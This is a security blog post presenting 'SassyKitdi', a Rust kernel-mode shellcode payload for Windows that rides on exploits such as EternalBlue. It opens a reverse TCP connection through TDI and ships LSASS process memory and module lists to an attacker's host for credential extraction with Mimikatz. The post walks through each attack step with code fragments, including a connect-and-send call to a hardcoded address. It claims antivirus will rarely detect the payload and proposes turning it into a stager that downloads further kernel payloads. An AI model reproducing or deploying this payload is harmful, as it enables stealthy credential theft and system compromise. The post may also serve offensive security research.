SassyKitdi: Kernel Mode TCP Sockets + LSASS Dump

Introduction

This post describes a kernel mode payload for Windows NT called "SassyKitdi" (LSASS + Rootkit + TDI). This payload is of a nature that can be deployed via remote kernel exploits such as EternalBlue, BlueKeep, and SMBGhost, as well as from local kernel exploits, i.e. bad drivers. This exploit payload is universal from (at least) Windows 2000 to Windows 10, and without having to carry around weird DKOM offsets.

The payload has 0 interaction with user-mode, and creates a reverse TCP socket using the Transport Driver Interface (TDI), a precursor to the more modern Winsock Kernel (WSK). The LSASS.exe process memory and modules are then sent over the wire where they can be transformed into a minidump file on the attacker's end and passed into a tool such as Mimikatz to extract credentials.

tl;dr: PoC || GTFO

The position-independent shellcode is ~3300 bytes and written entirely in the Rust programming language, using many of its high level abstractions. I will outline some of the benefits of Rust for all future shellcoding needs, and precautions that need to be taken.



Figure 0: *An oversimplification of the SassyKitdi methodology.*

I don't have every AV on hand to test against obviously, but given that most AV misses obvious user-mode stuff thrown at it, I can only assume there is currently almost universal ineffectiveness of antivirus available being able to detect the methodology.

Finally, I will discuss what a future kernel mode rootkits could look like, if one took this example a couple steps further. What's old is new again.

Transport Driver Interface

TDI is an old school method to talk to all types of network transports. In this case it will be used to create a reverse TCP connection back to the attacker. Other payloads such as Bind Sockets, as well as UDP, would follow a similar methodology.

The use of TDI in rootkits is not exactly widespread, but it has been documented in the following books which served as references for this code:

- Vieler, R. (2007). *Professional Rootkits*. Indianapolis, IN: Wiley Technology Pub.
- Hoglund, G., & Butler, J. (2009). *Rootkits: Subverting the Windows Kernel*. Upper Saddle River, NJ: Addison-Wesley.

Opening the TCP Device Object

TDI device objects are found by their device name, in our case **\Device\Tcp**. Essentially, you use the ZwCreateFile() kernel API with the device name, and pass options in through the use of our old friend File Extended Attributes.

view sourceprint?

```
01 pub type ZwCreateFile = extern "stdcall" fn(
02 FileHandle:          PHANDLE,
03 AccessMask:          ACCESS_MASK,
04 ObjectAttributes:    POBJECT_ATTRIBUTES,
05 IoStatusBlock:       PIO_STATUS_BLOCK,
06 AllocationSize:      PLARGE_INTEGER,
07 FileAttributes:      ULONG,
08 ShareAccess:         ULONG,
09 CreateDisposition:   ULONG,
10 CreateOptions:       ULONG,
11 EaBuffer:            PVOID,
12 EaLength:            ULONG,
13 ) -> NTSTATUS;
```

The device name is passed in the ObjectAttributes field, and the configuration is passed in the EaBuffer. We must create a Transport handle (FEA: TransportAddress) and a Connection handle (FEA: ConnectionContext).

The TransportAddress FEA takes a TRANSPORT_ADDRESS structure, which for IPv4 consists of a few other structures. It is at this point that we can choose which interface to bind to, or which port to use. In our case, we will choose 0.0.0.0 with port 0, and the kernel will bind us to the main interface with a random ephemeral port.

view sourceprint?

```
01 #[repr(C, packed)]
02 pub struct TDI_ADDRESS_IP {
03 pub sin_port:   USHORT,
04 pub in_addr:    ULONG,
05 pub sin_zero:   [UCHAR; 8],
06 }
07
08 #[repr(C, packed)]
09 pub struct TA_ADDRESS {
10 pub AddressLength:  USHORT,
11 pub AddressType:    USHORT,
12 pub Address:        TDI_ADDRESS_IP,
13 }
14
15 #[repr(C, packed)]
16 pub struct TRANSPORT_ADDRESS {
17 pub TAAddressCount:     LONG,
18 pub Address:            [TA_ADDRESS; 1],
19 }
```

The ConnectionContext FEA allows setting of an arbitrary context instead of a defined struct. In the example code we just set this to NULL and move on.

At this point we have created the Transport Handle, Transport File Object, Connection Handle, and Connection File Object.

Connecting to an Endpoint

After initial setup, the rest of TDI API is performed through IOCTLs to the device object associated with our File Objects.

TDI uses IRP_MJ_INTERNAL_DEVICE_CONTROL with various minor codes. The ones we are interested in are:

view sourceprint?

```
1 #[repr(u8)]
2 pub enum TDI_INTERNAL_IOCTL_MINOR_CODES {
3 TDI_ASSOCIATE_ADDRESS     = 0x1,
```

```
4 TDI_CONNECT                = 0x3,
5 TDI_SEND                   = 0x7,
6 TDI_SET_EVENT_HANDLER      = 0xb,
7 }
```

Each of these internal IOCTLs has various structures associated with them. The basic methodology is to:

1. Get the Device Object from the File Object using IoGetRelatedDeviceObject()
2. Create the internal IOCTL IRP using IoBuildDeviceIoControlRequest()
3. Set the opcode inside IO_STACK_LOCATION.MinorFunction
4. Copy the op's struct pointer to the IO_STACK_LOCATION.Parameters
5. Dispatch the IRP with IofCallDriver()
6. Wait for the operation to complete using KeWaitForSingleObject() (optional)

For the TDI_CONNECT operation, the IRP parameters includes a TRANSPORT_ADDRESS structure (defined in the previous section). This time, instead of setting it to 0.0.0.0 port 0, we set it to the values of where we want to connect (and, in big endian).

Sending Data Over the Wire

If the connection IRP succeeds in establishing a TCP connection, we can then send TDI_SEND IRPs to the TCP device.

The TDI driver expects a Memory Descriptor List (MDL) that describes the buffer to send over the network.

Assuming we want to send some arbitrary data over the wire, we must perform the following steps:

1. ExAllocatePool() a buffer and RtlCopyMemory() the data over (optional)
2. IoAllocateMdl() providing the buffer address and size
3. MmProbeAndLockPages() to page-in during the send operation
4. Dispatch the Send IRP
5. The I/O manager will unlock the pages and free the MDL
6. ExFreePool() the buffer (optional)

In this case the MDL is attached to the IRP. The Parameters structure we can just set SendFlags to 0 and SendLength to the data size.

view sourceprint?

```
1 #[repr(C, packed)]
2 pub struct TDI_REQUEST_KERNEL_SEND {
3 pub SendLength:    ULONG,
4 pub SendFlags:     ULONG,
5 }
```

Dumping LSASS from Kernel Mode

LSASS is of course the goldmine on Windows, where prizes such as cleartext credentials and kerberos information can be obtained. Many AV vendors are getting better at hardening LSASS when attempting to dump from user-mode. But we'll do it from the privilege of the kernel.

Mimikatz requires 3 streams to process a minidump: System Information, Memory Ranges, and Module List.

Obtaining Operating System Information

Mimikatz really only needs to know the Major, Minor, and Build versions of NT. This can be obtained with the NTOSKRNL exported function RtlGetVersion() that provides the following struct:

view sourceprint?

```
1 #[repr(C)]
2 pub struct RTL_OSVERSIONINFOW {
3 pub dwOSVersionInfoSize:        ULONG,
4 pub dwMajorVersion:             ULONG,
5 pub dwMinorVersion:             ULONG,
6 pub dwBuildNumber:              ULONG,
7 pub dwPlatformId:               ULONG,
8 pub szCSDVersion:               [UINT16; 128],
9 }
```

Scraping All Memory Regions

Of course, the most important part of an LSASS dump is the actual memory of the LSASS process. Using KeStackAttachProcess() allows one to read the virtual memory of LSASS. From there it is possible to iterate over memory ranges with ZwQueryVirtualMemory().

view sourceprint?

```
1 pub type ZwQueryVirtualMemory = extern "stdcall" fn(
2 ProcessHandle:              HANDLE,
3 BaseAddress:                PVOID,
4 MemoryInformationClass:     MEMORY_INFORMATION_CLASS,
5 MemoryInformation:          PVOID,
6 MemoryInformationLength:    SIZE_T,
7 ReturnLength:               PSIZE_T,
8 ) -> crate::types::NTSTATUS;
```

Pass in -1 for the ProcessHandle, 0 for the initial BaseAddress, and use the MemoryBasicInformation class to receive the following struct:

view sourceprint?

```
01 #[repr(C)]
02 pub struct MEMORY_BASIC_INFORMATION {
03 pub BaseAddress:            PVOID,
```

```
04 pub AllocationBase:         PVOID,
05 pub AllocationProtect:      ULONG,
06 pub PartitionId:            USHORT,
07 pub RegionSize:             SIZE_T,
08 pub State:                  ULONG,
09 pub Protect:                ULONG,
10 pub Type:                   ULONG,
11 }
```

For the next iteration of ZwQueryVirtualMemory(), just set the next BaseAddress to BaseAddress+RegionSize. Keep iterating until ReturnLength is 0 or there is an NT error.

Collecting List of Loaded Modules

Mimikatz also requires to know where a few of the DLLs are located in memory in order to scrape some secrets out of them during processing.

The most convenient way to iterate these is to grab the DLL list out of the PEB. The PEB can be found using ZwQueryInformationProcess() with the ProcessBasicInformation class.

Mimikatz requires the DLL name, address, and size. These are easily scraped out of PEB->Ldr.InLoadOrderLinks, which is a well-documented methodology to obtain the linked list of LDR_DATA_TABLE_ENTRY entries.

view sourceprint?

```
01 #[cfg(target_arch="x86_64")]
02 #[repr(C, packed)]
03 pub struct LDR_DATA_TABLE_ENTRY {
04 pub InLoadOrderLinks:              LIST_ENTRY,
05 pub InMemoryOrderLinks:            LIST_ENTRY,
06 pub InInitializationOrderLinks:    LIST_ENTRY,
07 pub DllBase:                       PVOID,
08 pub EntryPoint:                    PVOID,
09 pub SizeOfImage:                   ULONG,
10 pub Padding_0x44_0x48:             [BYTE; 4],
11 pub FullDllName:                   UNICODE_STRING,
12 pub BaseDllName:                   UNICODE_STRING,
13
14 }
```

Just iterate the linked list til you wind back at the beginning, grabbing FullDllName, DllBase, and SizeOfImage of each DLL for the dump file.

Notes on Shellcoding in Rust

Rust is one of the more modern languages trending these days. It does not require a run-time and can be used to write extremely low-level embedded code that interacts with C FFI. To my knowledge there are only a few things that C/C++ can do that Rust cannot: C variadic functions (coming soon) and SEH (outside of internal panic operations?).

It is simple enough to cross-compile Rust from Linux using the mingw-w64 linker, and use Rustup to add the x86_64-windows-pc-gnu target. I create a DLL project and extract the code between _DllMainCRTStartup() and malloc(). Not very stable perhaps, but I could only figure out how to generate PE files and not something such as a COM file.

Here's an example of how nice shellcoding in Rust can be:

view sourceprint?

```
1 let mut socket = nttdi::TdiSocket::new(tdi_ctx);
2
3 socket.add_recv_handler(recv_handler);
4 socket.connect(0xdd01a8c0, 0xBCFB)?;
5
6 socket.send("abc".as_bytes().as_ptr(), 3)?;
```

Compiler Optimizations

Rust sits atop LLVM, an intermediate language before final code generation, and thus benefits from many of the optimizations that languages such as C++ (Clang) have received over the years.

I won't get too deep into the weeds, especially with zealots on all sides, but the highly static compilation nature of Rust often results in much smaller code size than C or C++. Code size is not necessarily an indicator of performance, but for shellcode it is important. You can do your own testing, but Rust's code generation is extremely good.

We can set the Cargo.toml file to use opt-level='z' (optimize for size) lto=true (link time optimize) to further reduce generated code size.

Using High-Level Constructs

The most obvious high-level benefit of using Rust is RAII. In Windows this means HANDLEs can be automatically closed, kernel pools automatically freed, etc. when our encapsulating objects go out of scope. Simple constructors and destructors such as these examples are aggressively inlined with our Rust compiler flags.

Rust has concepts such as "Result<Ok, Err>" return types, as well as the **?** 'unwrap or throw' operator, which allows us to bubble up errors in a streamlined fashion. We can return tuples in the Ok slot, and NTSTATUS codes in the Err slot if something goes wrong. The code generation for this feature is minimal, often returning a double wide struct. The bookkeeping is basically equivalent to the amount of bytes it would take to do by hand, but simplifies the high level code considerably.

For shellcoding purposes, we cannot use the "std" library (to digress, well, we could add an allocator), and must use Rust "core" only. Further, many open-source crate libraries are off-limits due to causing the code to not be position independent. For this reason, a new crate called `ntdef` was created, which simply contains only definitions of types and 0 static-positioned information. Oh, and if you ever need stack-based wide-strings (perhaps something else missing from C), check out JennaMagius' stacklstr crate.

Due to the low-level nature of the code, its FFI interactions with the kernel, and having to carry around context pointers, most of the shellcode is "unsafe" Rust code.

Writing shellcode by hand is tedious and results in long debug sessions. The ability to write the assembly template in a high-level abstraction language like Rust saves enormous amounts of time in research and development. Handcrafted assembly will always result in smaller code size, but having a guide to go off of is of great benefit. After all, optimizing compilers are written by humans, and all edge cases are not taken into account.

Conclusion

SassyKitdi must be performed at PASSIVE_LEVEL. To use the sample project in an exploit payload, you will need to provide your own exploit preamble. This is the unique part of the exploit that cleans up the stack frame, and in e.g. EternalBlue lowers the IRQL from DISPATCH_LEVEL.

What is interesting to consider is turning the use of a TDI exploit payload into the staging for a kernel-mode Meterpreter like framework. It is very easy to tweak the provided code to instead download and execute a larger secondary kernel-mode payload. This can take the form of a reflectively-loaded driver. Such a framework would have easy access to tokens, files, and many other functionalities that are currently getting caught by AV in user-mode. This initial staging shellcode can be hand-shrunk to approximately 1000-1500 bytes.